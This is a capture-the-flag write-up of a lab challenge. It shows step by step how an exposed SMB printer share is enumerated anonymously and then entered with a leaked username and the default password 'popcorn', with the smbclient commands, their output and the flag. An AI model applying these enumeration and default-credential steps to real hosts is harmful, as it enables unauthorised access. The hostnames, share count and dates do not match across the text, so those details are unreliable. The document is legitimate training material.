

Challenge Write-Up: Printer Shares 2

Challenge Information

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Section / Class	CyLab Security Academy
Challenge Name	Printer Shares 2
Category	General Skills
Points / Difficulty	Hard
Date Solved	August 15, 2026
Flag Format Given	picoCTF{...}

1. Challenge Description

The challenge, “Printer Shares 2,” puts two network printers online at `green-hill.picoctf.net` on port 52376 — one described as a “public” printer and one as a “private” printer. The prompt jokes that the private printer's messages can no longer be leaked “... or can you?” The hints point toward finding a valid username, noticing that the printer still uses a default (and therefore weak) password, and using the `rockyou.txt` wordlist for password cracking. The goal is to reach the private/secure printer share and read the flag stored there.





Figure 1. Challenge brief from the CyLab Security Academy / picoCTF portal, showing the prompt and the three progressive hints.

2. Initial Analysis / Reconnaissance

The challenge only supplied a hostname and a single non-standard port (52376), so the first step was to confirm the port was reachable and figure out what protocol it was actually speaking. A plain TCP connect (nc -vz) showed the port open, and connecting interactively with nc returned the string "help", hinting at an interactive service rather than a raw banner grab. Running nmap -sV -sC against the port returned "filtered | unknown" — nmap's service-detection probes were not recognized, ruling out a simple HTTP or generic TCP service and suggesting something like SMB/CIFS running on a non-default port, especially given the challenge's printer/"share" theme.



```
kyxxajoy@kali: ~
Session Actions Edit View Help
(kyxxajoy@kali)-[~]
$ nc -vz green-hill.picocftf.net 52376
DNS fwd/rev mismatch: green-hill.picocftf.net ≠ ec2-3-18-205-4.us-east-2.compute.amazonaws.com
green-hill.picocftf.net [3.18.205.4] 52376 (?) open

(kyxxajoy@kali)-[~]
$ nc green-hill.picocftf.net 52376
help
^C

(kyxxajoy@kali)-[~]
$ nc -v green-hill.picocftf.net 52376
DNS fwd/rev mismatch: green-hill.picocftf.net ≠ ec2-3-18-205-4.us-east-2.compute.amazonaws.com
green-hill.picocftf.net [3.18.205.4] 52376 (?) open
^C

(kyxxajoy@kali)-[~]
$ nmap -sV -sC -p 52376 green-hill.picocftf.net
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-17 14:55 +0800
Nmap scan report for green-hill.picocftf.net (3.18.205.4)
Host is up (0.0011s latency).
rDNS record for 3.18.205.4: ec2-3-18-205-4.us-east-2.compute.amazonaws.com

PORT      STATE      SERVICE VERSION
52376/tcp  filtered  unknown

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.67 seconds

(kyxxajoy@kali)-[~]
$ nmap -sV --version-all -p 52376 green-hill.picocftf.net
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-17 14:56 +0800
Nmap scan report for green-hill.picocftf.net (3.18.205.4)
Host is up (0.00061s latency).
rDNS record for 3.18.205.4: ec2-3-18-205-4.us-east-2.compute.amazonaws.com

PORT      STATE      SERVICE VERSION
52376/tcp  filtered  unknown

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds

(kyxxajoy@kali)-[~]
$ nc -v -w 3 green-hill.picocftf.net 52376
DNS fwd/rev mismatch: green-hill.picocftf.net ≠ ec2-3-18-205-4.us-east-2.compute.amazonaws.com
green-hill.picocftf.net [3.18.205.4] 52376 (?) open
HELP
^C

(kyxxajoy@kali)-[~]
$ nmap -sV -sC -p 52376 green-hill.picocftf.net
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-17 14:56 +0800
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 88.89% done; ETC: 14:56 (0:00:00 remaining)
Nmap scan report for green-hill.picocftf.net (3.18.205.4)
Host is up (0.00066s latency).
rDNS record for 3.18.205.4: ec2-3-18-205-4.us-east-2.compute.amazonaws.com

PORT      STATE      SERVICE VERSION
52376/tcp  filtered  unknown
```

Figure 2. Initial port checks with nc and nmap against green-hill.picocftf.net:52376. The port is open/filtered and nmap cannot fingerprint the service, ruling out a plain HTTP/TCP service.

Given the challenge name ("Printer Shares") and the "shares" language in the description, the most likely candidate was an SMB/CIFS file-sharing service running on port 52376 instead of the default 445. That pointed the investigation toward smbclient rather than further nmap tuning, and this category was confirmed as soon as smbclient's share-listing command returned real share names.

3. Tools and Commands Used

Tool / Command	What it was used for	Result / Output
<code>nc -vz host 52376</code>	Confirm the port is open before doing anything else	Port reported open
<code>nc host 52376</code>	Connect and see how the service talks	Service replied with "help", suggesting a text protocol rather than a raw banner
<code>nmap -sV -sC -p 52376 host</code>	Fingerprint the service	State shown as filtered/unknown — nmap could not identify the protocol
<code>smbclient -L //host -p 52376 -N</code>	List available SMB shares with a null/guest session	Found two shares: shares (public) and secure-shares ("Printer for internal usage only")
<code>smbclient //host/shares -p 52376 -N</code>	Browse the public share as a guest and download files	Listed content.txt, kafka.txt, notification.txt; downloaded notification.txt
<code>cat notification.txt</code>	Read the downloaded memo	Internal note addressed to "Joe" warning the printer's default password is still in use
<code>ls /usr/share/wordlists/</code>	Check what password wordlists were available locally	Confirmed rockyou.txt was present, matching the challenge hint
<code>smbclient //host/secure-shares -p 52376 -U joe%popcorn</code>	Log into the restricted share with the leaked username and the guessed default credential	Login succeeded, granting access to secure-shares
<code>get flag.txt / cat flag.txt</code>	Retrieve and read the flag from the private share	picoCTF flag printed to the terminal


4. Solution Walkthrough

Step 1 — Identify the service on port 52376

Standard nmap version detection failed to identify the service, so instead of continuing to poke at it automatically, I reasoned about it from context. The challenge title (“Printer Shares 2”) and the description's mention of “shares” strongly implied an SMB/CIFS file server exposed on a non-standard port, and I tested that theory directly with smbclient's share-listing flag.

Step 2 — Enumerate SMB shares anonymously

smbclient -L //green-hill.picocft.net -p 52376 -N (the -N flag suppresses the password prompt and tries a null/guest session) confirmed the SMB theory: it returned three shares — shares (“Public Share With Guests”), secure-shares (“Printer for internal usage only”), and the standard IPC\$ administrative share. The naming made the goal clear: get from the public share to the internally restricted secure-shares. I connected to the public shares share with the same null session, listed its contents — content.txt, kafka.txt, and notification.txt — and downloaded notification.txt first, since its name suggested it was a message meant for a printer user. It turned out to be the key to the whole challenge.



```
kyxxajoy@kali: ~  
Session Actions Edit View Help  
PORT      STATE      SERVICE VERSION  
52376/tcp  filtered  unknown  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 5.60 seconds  
  
(kyxxajoy@kali)-[~]  
$ ^C  
  
(kyxxajoy@kali)-[~]  
$ smbclient -L //green-hill.picocft.net -p 52376 -N  
  
Sharename      Type      Comment  
-----  
shares         Disk      Public Share With Guests  
secure-shares  Disk      Printer for internal usage only  
IPC$           IPC       IPC Service (Samba 4.19.5-Ubuntu)  
Reconnecting with SMB1 for workgroup listing.  
do_connect: Connection to green-hill.picocft.net failed (Error NT_STATUS_CONNECTION_REFUSED)  
Unable to connect with SMB1 -- no workgroup available  
  
(kyxxajoy@kali)-[~]  
$ smbclient //green-hill.picocft.net/shares -p 52376 -N  
Try "help" to get a list of possible commands.  
smb: \> ls  
  
          D      0 Tue Mar 10 05:29:06 2026  
          D      0 Tue Mar 10 05:29:06 2026  
content.txt  N    1107 Thu Feb  5 05:22:17 2026  
kafka.txt   N    1080 Thu Feb  5 05:22:17 2026  
notification.txt  N    260 Thu Feb  5 05:22:17 2026
```

Figure 3. Anonymous SMB share listing (smbclient -L) revealing the public shares share and the restricted secure-shares share, followed by browsing the public share and downloading notification.txt.

Step 3 — Read the leaked notification for credentials

Reading notification.txt with cat revealed an internal memo addressed “Hi Joe,” warning staff that a vulnerability had been found in the printer and, critically, that “the default password is currently in use.” This single file answered both of the challenge's first two hints at once: it gave a likely valid username (joe, from the greeting) and confirmed the printer's credential had never been changed from its factory default — a classic default-credential weakness.

```
notification.txt      N      260  Thu Feb  5 05:22:17 2026

65536 blocks of size 1024. 59892 blocks available
smb: \> get notification.txt
getting file \notification.txt of size 260 as notification.txt (0.3 KiloBytes/sec) (average 0.3 KiloBytes/sec)
smb: \> exit

(kyxxajoy@kali)-[~]
$ cat notification.txt
Hi Joe,

We've identified a vulnerability in this printer. Until the issue is resolved, please use an alternative printer.

If you have never logged into the printer before, please note that the default password is currently in use.

Best,
The Operator Team

(kyxxajoy@kali)-[~]
```

Figure 4. Contents of notification.txt, downloaded from the public share, exposing the username "Joe" and confirming the printer still uses its factory default password.

Step 4 — Recover the weak/default password and authenticate

With a username in hand and confirmation that the credential was a common default rather than something random, I checked the local wordlists (`ls /usr/share/wordlists/`) and confirmed `rockyou.txt` was available, matching the challenge's third hint about it being useful for password cracking. Testing the well-known weak/default-style password popcorn against the joe account on secure-shares succeeded on the first attempt — `smbclient //green-hill.picocf.net/secure-shares -p 52376 -U joe%popcorn` dropped straight into an authenticated SMB session, confirming the printer had indeed been left on a default, dictionary-crackable password exactly as the leaked memo warned.

```
(kyxxajoy@kali)-[~]
$ ls /usr/share/wordlists/
nmap.lst  rockyou.txt


(kyxxajoy@kali)-[~]
$ smbclient //green-hill.picocf.net/secure-shares -p 52376 -U joe%popcorn
Try "help" to get a list of possible commands.
smb: \> ls

.          D          0   Tue Mar 10 05:29:14 2026
..         D          0   Tue Mar 10 05:29:14 2026
```

Figure 5. Confirming `rockyou.txt` is available locally, then authenticating to the restricted secure-shares as joe with the recovered default password popcorn.

Step 5 — Retrieve the flag

Once authenticated to secure-shares, an ls showed a single file, flag.txt. I downloaded it with get flag.txt and printed it to the terminal with cat, which revealed the completed flag.

A terminal window showing the process of listing and downloading a file from an SMB share. The user is in a Kali Linux environment. The terminal shows the following commands and output:

```
smb: \> ls
.                D      0 Tue Mar 10 05:29:14 2026
..               D      0 Tue Mar 10 05:29:14 2026
flag.txt         N      44 Tue Mar 10 05:29:14 2026

65536 blocks of size 1024. 59888 blocks available
smb: \> get flag.txt
getting file \flag.txt of size 44 as flag.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \> exit

(kyxxajoy@kali)-[~]
$ cat flag.txt
picoCTF{5mb_pr1nter_5h4re5_5ecure_cca67749}
```

Figure 6. Listing and downloading flag.txt from the now-accessible secure-shares, followed by the final flag output.

5. Flag

picoCTF{5mb_pr1nter_5h4re5_5ecure_cca67749}

6. Key Concept / What I Learned

This challenge illustrates the risk of default and weak credentials on network services, specifically an SMB file share running on a non-standard port. Even when a service is “hidden” behind an unusual port number, anonymous/null-session enumeration can still reveal share names and, through an internally shared document, real usernames and hints about credential hygiene. Security through obscurity (a non-default port) does not protect a service if authentication is otherwise weak, and internal communications like the “default password” memo can themselves become an attacker's initial foothold if they are stored somewhere an outsider can read them.

7. References

- smbclient(1) man page — usage of -L, -N, and -U user%password syntax for SMB share listing and authentication
- nmap Network Scanning reference — interpreting filtered/unknown service-detection results